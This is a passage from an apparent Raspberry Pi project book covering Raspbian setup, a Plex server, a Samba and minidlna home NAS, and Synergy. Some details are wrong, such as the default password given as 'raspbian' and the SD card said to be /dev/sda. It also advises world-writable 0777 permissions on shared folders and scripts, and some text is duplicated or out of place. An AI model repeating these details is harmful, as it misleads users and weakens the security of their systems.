On the matter of the SD card, a good tip is to have a dedicated card for each distro or purpose for your Raspberry Pi. This way you can easily change modes by shutting down the Pi and swapping cards.

In addition, you will need a USB keyboard and mouse, and perhaps a powered USB hub for additional storage options. If you're using wireless networking, you'll need to connect your wireless dongle to the computer and either the keyboard or mouse to the USB hub.

With everything ready and connected (except the PSU), just download the Raspbian image and appropriate installer tool.

02 Installing the OS

The Raspberry Pi requires another desktop (or laptop) computer to install the operating system for it onto the formatted SD card. You will of course also need a memory card reader. Which desktop computer platform you choose (Windows, Mac OS X or Linux) will determine which method of installation you use, and how long it takes.

There are several Raspberry Pi-compatible operating systems available, ranging from dedicated media-center distros to versions of Android, with ARM-specific releases of Debian and Arch Linux in between. For this tutorial we're installing Raspbian, a special version of Debian, but the installation routine is the same for all Raspberry Pi distros.

Windows users will require the Win 32 Disk Imager software to copy Raspbian to the SD card, while Mac OS X and Linux users can install using native tools. Use the resources listed on the previous page to install using the appropriate guide for your platform.

03 Booting your Pi

With the required cables connected, and the Raspbian SD card inserted, switch on your Raspberry Pi. Note the LED grid next to the USB ports – this can tell you if the device is booting correctly. Any errors booting are indicated here and can be referred to online. If installation has completed correctly, you should see the Raspbian configuration screen.

Navigate the configuration screen using the arrow keys, and begin by selecting the 'change_pass' option. This will allow you to change the default Raspbian password to secure your Raspberry Pi. (Note that the default username is 'pi', while the password is 'raspbian')

Meanwhile if you are using a high-capacity SD card, take advantage of this space by expanding the partition using the 'expand_rootfs' option on the configuration screen.

04 Further configuration of Raspbian

The configuration screen provides several options to tailor Raspbian to your purposes. Before proceeding you should check for updates by selecting the 'update' option. This will download the latest version of Raspbian and make the necessary changes.

Toggling 'ssh' in the configuration menu allows remote control of your Raspberry Pi via the command line.

You can toggle whether the Pi boots into the configuration screen or the GUI with the 'boot_behaviour' option.

When you're done, use the keyboard to select Finish. This will take you to the terminal. Now enter the command below which will open the X graphical user interface:

startx

05 Booting into Raspbian

Soon the OS will launch, ready to be controlled by mouse and keyboard. From here you can launch applications, and use the Raspberry Pi like any other desktop computer.

Should you decide that you need to change an aspect of the configuration, open LXTerminal and enter the following command:

raspi-config

This will launch the configuration screen again, this time in a window and enable you to make any changes that you feel are needed.

Using LXTerminal is essentially the same as booting up the Raspberry Pi and using the command-line full-screen, enabling you to use all of the same text-based commands and instructions to configure Raspbian.

LXTerminal can also be used to install software on your Raspberry Pi.

06 Installing new software

After booting, the first thing you should do is add software via the Pi Store, which can be installed via this terminal instruction:

sudo apt-get update && sudo apt-get install pystore

Open the Pi Store using the new desktop shortcut and use the search tool and category tabs to find apps such as Minecraft or a DOS emulator.

The Pi Store is purely for apps dedicated to the Raspberry Pi. For a wider selection you will need to use the apt-get command in LXTerminal.

There are many applications that you can install via this method, available via the Raspbian repository. You will need to know the name of the software – for instance, this instruction will install the Scrot screen-capture tool:

sudo apt-get install scrot

07 Start using your tiny new desktop computer!

Raspbian is the best Raspberry Pi operating system for performing standard desktop tasks.

Along with the pre-installed programming utility Scratch, the Midori web browser enables you to visit your favourite websites, although note that Gmail can be slow so choose the HTML option at the login screen. Social networking sites like Facebook might be slow too, but you can overcome this with a different browser.

Using the apt-get command, you might install the Chromium browser:

```
sudo apt-get install chromium-browser
```

Open Office is also available:

```
sudo apt-get install openoffice.org
```

The AbiWord word-processing app and Gnumeric spreadsheet are also available:

```
sudo apt-get install abiword-common sudo apt-get install gnumeric
```

08 Safely shut down the Pi

Shutting your Raspberry Pi down safely will prevent a lot of problems in the future. While there is no standard 'shutdown' option from within X, you will be able to switch the computer off using LXTerminal.

One of the most common ways of breaking your Raspberry Pi's OS is to switch off the device at the mains while the Raspbian is still running. Doing this will corrupt the operating system, necessitating reinstallation.

Correctly shut down with:

```
sudo shutdown -h now
```

You can now unplug the computer. If you want to restart your Raspberry Pi, use:

```
sudo shutdown -r now
```

To schedule the shutdown five minutes later, switch 'now' to '+5':

```
sudo shutdown -r +5
```

Project 5: Build a mean Pi Media Centre

By now you've probably noticed just how versatile the Pi is. Many of these projects use the device on a limited basis, however. The Raspberry Pi 4 delivers a lot of power with the added memory and processing. To really test the computer and bring it into the heart of your home, why not set it up as a fully featured PLEX media hub, capable of serving entertainment to your TV and home network?

In this project, I go through all the steps to getting your very own Raspberry Pi server up and running.

In the older versions of this book another software was most suited to the Pi at the time. That one was called XBMC. XBMC is free, is open source under the GPL licence and is designed and developed by like minded programmers and volunteers located all around the world. Over the last few years XBMC has been under constant development and has spanned onto a variety of platforms including Linux, MAC OS, Microsoft Windows and many other custom hardware devices. However, the PLEX server offers some amazing functionality and speed.

A Plex Media Server turns your computer into a server for your content (music, photos, and videos) enabling access to your content anywhere in the world. Your content is streamed to your authenticated Plex app including Smart TVs, Chromecast, Roku, Amazon FireTV, and even Alexa and Google Home. A basic account on Plex is free and premium features are available via their website. Plex also offers ad-supported movies and TV on their streaming platform. Users can share their libraries with friends and family and/or even watch content together.

What You'll Need for this Project

- Raspberry Pi 4 4GB RAM or higher
- Ubuntu Operating System – you do not need this if you want to install via the command line. The Ubuntu install process is so easy you can literally do it without this book or another guide.
- Raspberry Pi Imager installed on a computer running Windows, osX, Linux
- 32 GB (or larger) microSD card or an external USB Hard Drive which is running your OS
- Power supply/Keyboard/Mouse/Monitor/HDMI Cable (for your Raspberry Pi)

- Your media stored on a USB drive.

01 Prepare your Pi for Plex

Now before we install the Plex Media Server software to the Raspberry Pi, we need first to ensure our operating system is entirely up to date by running the following two commands.

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

02 Install Plex

To install the Plex packages to the Raspberry Pi, we will need to add the official Plex package repository.

Before we do that we need to install the “apt-transport-https” package.

This package allows the “apt” package manager to retrieve packages over the “https” protocol that the Plex repository uses.

Install the package by running the command below.

```
sudo apt-get install apt-transport-https
```

You then need to make sure the app repositories are correct and configured. This key is used to ensure the files that you are downloading are in fact from that repository and signed by that key. To do so run the following

With the Plex GPG key now added, we can finally add the official plex repository to the sources list by running the following command.

```
curl https://downloads.plex.tv/plex-keys/PlexSign.key | gpg —  
dearmor | sudo tee /usr/share/keyrings/plex-archive-keyring.gpg  
>/dev/null
```

With the Plex GPG key now added, we can finally add the official plex repository to the sources list by running the following command.

```
echo deb [signed-by=/usr/share/keyrings/plex-archive-keyring.gpg]  
https://downloads.plex.tv/repo/deb public main | sudo tee  
/etc/apt/sources.list.d/plexmediaserver.list
```

In the line we are adding, you can see that we refer to the keyring we downloaded in the previous step. As we have just added a new repository to our sources, we will need to run the “update” command again to refresh the package list.

sudo apt-get update

Now that we have set up our Raspberry Pi so that it can read from Plex's official package repositories we can go ahead and finally install the Plex Media server package to the Pi.

To install the "*plexmediaserver*" package, run the command below.

sudo apt install plexmediaserver

This installation process for Plex sets up a few different things for us.

The first is that it creates a user and group for Plex to run under. This user and group is called "*plex*". It will then set up two directories, one where to store files temporarily that Plex is transcoding. You can find this folder at "*/var/lib/plexmediaserver/tmp_transcoding*".

The second directory is where Plex will store all the metadata it retrieves for your media. This folder can be found at "*/var/lib/plexmediaserver/Library/Application Support*".

03 Setting up a static IP

Now that we have installed Plex to our Raspberry Pi we should make sure that we have a static IP. There are two reasons to use a static IP. One is that the IP will be easier to remember. The second is that it will make sure your Plex server can always be found at the same address.

To get your current IP address, enter the following command.

hostname -I

Now open up the *cmdline.txt* file by using the following line

sudo nano /boot/cmdline.txt

At the bottom of this file, add the following line: (Replacing "YOUR IP" with the IP you got from using *hostname -I*)

ip=YOUR IP

Once done, exit by pressing CTRL + X and then Y to save. You can now use the *sudo reboot* command to restart your Pi

Now there are several ways to store your media on the Raspberry Pi. I will mention each of the methods below.

You can hook up an external hard drive with all your music, movies and whatever else you may have. Setting the Plex program to run as the Pi user means you can plug a USB hard drive in and access the media in Plex without any issues.

You're also able to mount drives permanently; I have already covered this in a previous tutorial, so be sure to check out my guide on how to mount a USB hard drive to the Raspberry Pi. Make sure you set the user & group owner of the drive to Pi. Another option is to set your Pi up as a NAS. This will allow you to transfer your media across to it without needing to disconnect and reconnect a hard drive.

Lastly, you can use the SD card for storage, but as you could imagine, this will quickly run out of space. You can set up a folder on the SD card to be accessed via the network.

04 Connecting to the server


The user interface for Plex Server should be extremely easy to use but, as with any new setup, you might find yourself getting a little lost. You will, unfortunately, find the official mobile Plex applications are behind a paywall. For example, you will need to pay money to get full access to all the features. However, all other apps, including the a web browser app, is free of charge with only a small set of features requiring a subscription.

To connect to the browser, enter the IP followed by the port 32400 and /web/. For example:

192.168.1.100:32400/web/

You will be prompted to log in, simply sign up or sign in to an existing plex account. You can skip this by just entering by entering the address above again.

Next, you will need to set up your music, movie, and TV show libraries. This process is incredibly easy and shouldn't be too hard in getting set up correctly.

A dark-themed promotional window for Plex Pass. At the top, the 'PI FX' logo is visible. Below it, the title 'Plex Pass' is centered, followed by the subtitle 'Enhance your Plex experience with exclusive premium features'. The main content area is divided into six feature cards, each with an icon and a brief description. The features are: Mobile Sync (enjoy media offline on Android and iOS), Live TV & DVR (connect a tuner and antenna to record free OTA broadcasts), Parental Controls (set up managed user accounts for access restrictions), Webhooks (connect media server to home automation), Server Dashboard (view play history, bandwidth, and top users), and Premium Music Magic (features like Sweet Fades and Loudness Leveling). At the bottom, there is a yellow 'SUBSCRIBE' button and a line of text that says '...plus more exclusive features!'.

PI FX

Plex Pass

Enhance your Plex experience with exclusive premium features

- Mobile Sync**
Enjoy your media offline on Android and iOS devices
- Live TV & DVR**
Connect a tuner and antenna to record free OTA broadcasts
- Parental Controls**
Set up managed user accounts to create custom access restrictions
- Webhooks**
Connect your media server to your home automation system
- Server Dashboard**
See the play history, bandwidth, and top users on your media server
- Premium Music Magic**
Sweet Fades, Loudness Leveling, Lyrics, and more

...plus more exclusive features!

SUBSCRIBE

At this point, sending media content into your Plex Server remains the same process for a Raspberry Pi as any other server.

Project 6: Set up a personal file server

Nowadays many of us have large music, video and photo collections, possibly all stored on a few external hard drives. If you want to dig out some old family films or listen to some music, you have to traipse upstairs, turn on the PC, plug in the hard drive and copy the media to a USB stick. Then go downstairs again and plug the stick into your Xbox, PS3 or hi-fi to access the media. Wouldn't it be much better to just be able to access all your media on your network from one central location? NAS, or 'network attached storage', solutions have been available for a while, but can be quite expensive. It's cheaper and much more fun to build your own, and the Pi is perfect for this!

01 Setting up the Pi

To start with we need to get everything set up on our Pi. You'll need to make sure that you have a suitable operating system running – Raspbian is perfect, but you can use others too. You'll also need a keyboard and mouse plugged into the Pi, and internet access.

02 Arranging the Hardware

For a home server, you'll need a medium-size SD Flash card for local storage. It's possible to use a USB thumbdrive for booting, but that would use up one of the two precious USB slots. The Flash storage card doesn't need to be large, but the faster the better. We chose a name-brand SD card with an 8GB capacity and class 10 speed rating. For backups and multimedia files, a large hard drive with a USB dock is a must. We chose a 1.5TB hard drive and a Calvary EN-CAHDD-D 2-bay USB 2.0 hard drive dock. This dock has a feature to run two drives in RAID-0 mode, which could be useful someday.

03 Adding NTFS support

If you primarily use Windows, it's likely that most of your drives are set to use the NTFS file system. As Linux doesn't support this by default, we need to add some drivers to our Pi.

The NTFS-3G package has been around for a long time and is also a popular way to get NTFS support on OS X.

```
sudo apt-get install ntfs-3g
```

04 Detecting mounted devices

It's necessary to set up all the mount points for each of the hard drives we have attached to the Pi, and that requires a little more work than in Windows or OS X. Firstly we have to list all the attached devices, using `fdisk`.

```
sudo fdisk -l
```

05 Understanding the list

The list on your screen may be a little confusing if you're new to Linux. The first disk, in this case `/dev/sda`, is the SD card that we have booted our Pi from. We don't need to worry about this one, as we won't be adding that to our NAS.

06 Listed external drive

The next devices listed are the ones we are interested in. Depending on the number of drives you have attached and how they are partitioned, you may see slightly different results.

07 Set mount points

In Linux we have to define mount points a little differently to Windows. We need to make a couple of directories where we will access the stored files from. The standard place to put these is in the `/media` directory, although theoretically they can go anywhere.

```
sudo mkdir /media/Music sudo mkdir /media/Videos
```

08 Mounting drives

Use `dmesg` to look for where the storage device was found—it almost certainly will be `/dev/sda`. I like using `automounter` to handle mounting removable storage devices, as it is more flexible about handling devices that may not be present or ready at boot time:

```
sudo apt-get install autofs
```

```
sudo nano -w /etc/auto.master
===== /etc/auto.master =====
```

...

```
/misc /etc/auto.misc
```

...

```
===== /etc/auto.master =====
```

```
sudo nano -w /etc/auto.misc
```

Note, our external storage device is formatted with ext4—
modify this for your needs if required:

```
===== /etc/auto.misc =====
```

...

```
storage -fstype=ext4 :/dev/sda1
```

...

```
===== /etc/auto.misc =====
```

```
sudo /etc/init.d/autofs restart
```

```
ls -lat /misc/storage
```

Optionally, create a symlink to shorten the path a smidgen:

```
ln -s /misc/storage /storage
```

09 Backup Repository

At the top of any home server feature list is providing rock-solid backups. With the RPi, this is pretty simple, due to the wide range of network-sharing options in Linux: Samba/CIFS for Windows machines, NFS for UNIX-based devices and even SFTP for more advanced backup clients like deja-dup. Because the RPi has only 100Mb Ethernet, and the storage device is on USB, it's not going to have super-fast transfer speeds. On the other hand, good backup clients run automatically and in the background, so it's unlikely that you'll notice the slightly slower transfer speeds.

The home network here includes one Windows 7 machine. For it, I exported a backup directory on the RPi's external USB storage device via Samba. Because the backup utility in the

basic version of Windows 7 doesn't support network drives as a backup destination, I used [SyncBack Free](#) to set up automated, daily backups.

Configuring Samba is simple.

1) Install the samba and common-bin library (which has the smbpasswd utility):

```
sudo apt-get install samba samba-common-bin
```

2) Use smbpasswd to let your local ID have access:

```
sudo smbpasswd -a YOURUSERIDHERE
```

3) Edit the samba configuration file:

```
sudo nano -w /etc/samba/smb.conf
```

4) Change the workgroup = WORKGROUP line to match your Windows workgroup name.

5) Comment out or delete the [homes] and [printers] share. (Printer sharing will be done later via direct CUPS access.)

6) Add an entry for the Windows backup paths. Here's my example, which I placed at the bottom of the file:

```
=====/etc/samba/smb.conf=====
```

```
...
```

```
[win7pc]
```

```
comment=Backup for windows PC
```

```
path=/storage/win7pc
```

```
writable=Yes
```

```
create mask=0777
```

```
directory mask=0777
```

```
browsable=Yes
```

```
public=Yes
```

```
valid users=YOURUSERIDHERE
```

```
...
```

```
=====/etc/samba/smb.conf=====
```

Then you need to restart Samba to implement your edits:

```
sudo /etc/init.d/samba restart
```


After that test connectivity from the Windows machine by mapping a network drive from the file explorer.

For Linux devices, *deja-dup* is brilliantly simple to set up and use. It's been installed by default on both my Fedora 18 and Ubuntu 12.10 installs. While the package name is “*deja-dup*”, the front end is simply called “Backup”. Although the RPi easily could support NFS export, I've found that using *deja-dup*'s SSH option is easier and more portable, and it eliminates the need for an additional service on the RPi. Specifying a *deja-dup* encryption password is probably a good idea, unless you like the idea of all your files walking off if someone pockets the storage drive:

```
sudo mkdir /storage/linuxlaptop
```

```
sudo chown -R YOURUSERIDHERE:YOURUSERIDHERE  
/storage/linuxlaptop
```

From the client Linux machine, launch the backup utility, choose “SSH” as the backup location, and enter the RPi's IP address and the storage location you just created. The first backup will be slow, but future runs will be sending only incremental changes, which is significantly faster.



09 Multimedia Server: DLNA

Now that everyone's files are backed up safely, let's move on to some fun! A DLNA server will give you a central place to store your movies, music and pictures. From this central repository, DLNA clients from every screen in the house can play back this content with ease.

At least, that's the promise. The reality is that the DLNA specs don't quite nail down many important things like which formats or encodings are supported. Each client typically has a slightly different idea of what formats and server features it would like to support. A much higher-power server might be able to transcode local content to device-supported formats on the fly, but that's not possible on the RPi, and the on-the-fly transcoding often messes up other features like pause, fast-forward and rewind. In general, higher-powered devices like the PS3, Xbox and WD TV devices can handle most formats without any transcoding. Lower-end devices like smart TVs or Blu-ray players support a much more limited list of codecs.

For the RPi, your best bet is simply to encode to the standards your primary DLNA device supports and then test your other DLNA clients. If they won't play nicely, the tips in the next section may help. In my case, my PlayStation 3 acts as the DLNA client, which plays nicely with the compact .m4v files generated by Handbrake.

Minidlna is a great choice for the RPi DLNA server. It's already in the Raspbian distribution, is quite simple to set up and uses minimal server resources while running:

```
sudo apt-get install minidlna
```

```
sudo nano -w /etc/minidlna.conf
```

Here are the relevant sections of my `/etc/minidlna.conf`:

...

```
# I found keeping video + audio in different paths helpful
```

```
media_dir=V,/storage/dlna/video
```

```
media_dir=A,/storage/dlna/music
```

...

```
presentation_url=http://192.168.1.10:8200/
```

```
...  
friendly_name=MyRPi  
...  
# Since I add new media infrequently, turning off  
# inotify keeps minidlna for polling for  
# content changes. It's simple enough to run  
# sudo /etc/init.d/minidlna force-reload  
# when new content is added.  
inotify=no
```

Once done editing, tell minidlna to restart and rescan for content:

```
sudo /etc/init.d/minidlna force-reload
```

Minidlna has the ability to provide movie-poster thumbnails for your movies for devices that support it (like the PS3). It makes finding a specific movie when scrolling through dozens of movie files much more convenient. I've found that the most compatible file layout is to have one directory per movie, containing just the movie file plus the thumbnail image named "Cover.jpg". Using a format like "MovieName.m4v" and "MovieName.jpg" works fine for the PS3, but it breaks VLC (if you can convince the VLC uPNP plugin to find the server in the first place).

From the PS3, you can test connectivity by going to "Video" on the XMB bar. The "friendly_name" you set previously should be visible when scrolling down in the Video section. If you can't find it, test to ensure that Minidlna is up by going to *http://192.168.1.10:8200/* with a Web browser.

1. Multimedia for Non-DLNA Devices

Once you get DNLA working with some of your devices, you may find devices it doesn't want to work with, so a multimedia plan B is a good idea. The nginx Web server has an MP4 plugin that tries to improve streaming over plain-old

HTTP, but browser playback performance varied widely, and fast-forwarding within a movie didn't work consistently either.

It seems like the lowest common denominator for multimedia sharing across fussy or non-DLNA devices is a good-old-fashioned Samba share with guest read-only access.

Here's an sample section from `/etc/samba/smb.conf`:

```
[dlna]  
path=/storage/dlna  
read only=yes  
browsable=yes  
public=yes
```

After defining the share and restarting Samba (`sudo /etc/init.d/samba restart`), you can start to test out your clients. Once you're done, you can set up your clients the usual way. My Linux clients auto-discovered the printer and picked the right printer drivers once I entered the hostname. On my Windows 7 machine, once I selected "Network Printer", I had to click "The printer that I want isn't listed", select "Select a shared printer by name" and then enter the URL from the CUPS Web interface:
http://192.168.1.10:631/printers/HP_J4500.

Project 7: Network, Network, Network share your keyboard and mouse

One issue we sometimes find with the Raspberry Pi is the lack of USB ports if you are using Model A or Model B. We don't always have the luxury of using a powered USB hub, and it can become a bit of a hassle to juggle a mouse and keyboard with other devices. The Synergy program lets you share the mouse and keyboard of one system with other systems on the same network, acting as a virtual KVM.


Synergy works by designating one computer as a server, the one with the mouse and keyboard attached, and one as a client. When you move the mouse off the edge of the screen on the "server" computer, it will then appear on the "client" computer. In this example, we will configure a Windows PC to be the Synergy server and add a Raspberry Pi as a Synergy client.

01 Setting up


On your Windows PC, download Synergy for Windows from the project's [download page](#).

Run the downloaded .msi and follow the installation wizard. Once installed, you need to run the Synergy application. The first time you run it, you will need to answer a few questions including which language you would like to use.

When asked if you would like to run a server or a client, check "Server (new setup)".



After you click “Next”, the Synergy server main window will appear.



Click “Configure Server...” to configure the layout of your Synergy setup. The configuration screen allows you to define where the mouse will leave the Windows PC and become active on the Raspberry Pi.

Now double-click on the “Unnamed” monitor and enter “raspberrypi” in the “Screen name:” field. If you have changed the hostname of your Pi to be something other than “raspberrypi” then enter the current name. You can discover your Pi’s hostname using the hostname command. Now click on “OK”.

02 Autostart Synergy

To make sure it starts every time you turn on the Pi, we need to create an LXDE autostart file by using the following:

```
001 $ sudo mkdir -p ~/.config/lxsession/LXDE 002 $ sudo touch  
~/.config/lxsession/LXDE/
```

```
Autostart 003 $ sudo nano ~/.config/lxsession/LXDE/  
autostart
```

And then add the following to autostart:

```
001 ~/.startsynergy.sh
```

03 Start file

Open and populate the startsynergy file with:

```
001 $ sudo nano ~/.startsynergy.sh 002 #!/bin/bash
```

```
003 killall synergyc 004 sleep 1005 synergyc —name pi [IP address  
of host] 006 exit 0
```

04 Permissions

Finally, to finish it off you’ll need to run:

```
001 sudo chmod 777 ~/.startsynergy.sh
```


This will autostart, and hopefully autoconnect, Synergy whenever you turn it on.

The Raspbian client is a little old, so if you get a problem you may need to compile the latest version from source.

05 Pi server

Setting up the Raspberry Pi as a server is a little more involved and uses the synergys command. It allows you to listen for clients on specific addresses. You then need to create a separate configuration

file to arrange the displays – however, you can load one from a different computer and edit it.



Project 8: Avoid Internet censorship with Onion Pi



